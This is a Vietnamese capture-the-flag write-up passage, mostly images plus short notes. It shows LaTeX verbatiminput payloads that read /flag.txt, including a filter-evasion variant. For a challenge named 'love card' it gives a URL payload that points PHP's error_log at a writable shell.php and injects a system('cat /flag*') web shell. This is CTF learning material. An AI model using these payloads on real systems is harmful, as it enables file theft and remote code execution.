
(2) \begin{verbatiminput}{/flag.txt}\end{verbatiminput}⬄

(3) \begin{verbatim\the\in\the\put}{/flag.txt}\end{verbatim\the\in\the\put}


Tài liệu tham khảo:

https://mirror.unpad.ac.id/ctan/macros/latex/required/tools/verbatim.pdf


**Bài 4: love card**



Biến name bị filter:




Ứng dụng web chặn <, >, ?, \*, |, &, ;, ', ="

Chỉ có localhost mới được thực thi lệnh từ xa

Không có cách nào bypass được $\_SERVER["REMOTE\_ADDR"] == "127.0.0.1"

Bài này cho mình tự set cấu hình




Cấu hình display\_errors quyết định các lỗi có được in ra màn hình cho người dùng không



Ứng dụng web báo lỗi không có tham số name

Cấu hình error\_log: tên tập tin mà các lỗi được ghi log. Tập tin có thể ghi bởi người dùng

Biến name được ghi vào error log:



Payload: /?display\_errors=1&error\_log=/var/www/html/shell.php&name=<?php system('cat /flag\*')?>

Mình tìm thấy 1 cấu hình của web: tìm các tập tin khác index.php và thực thi

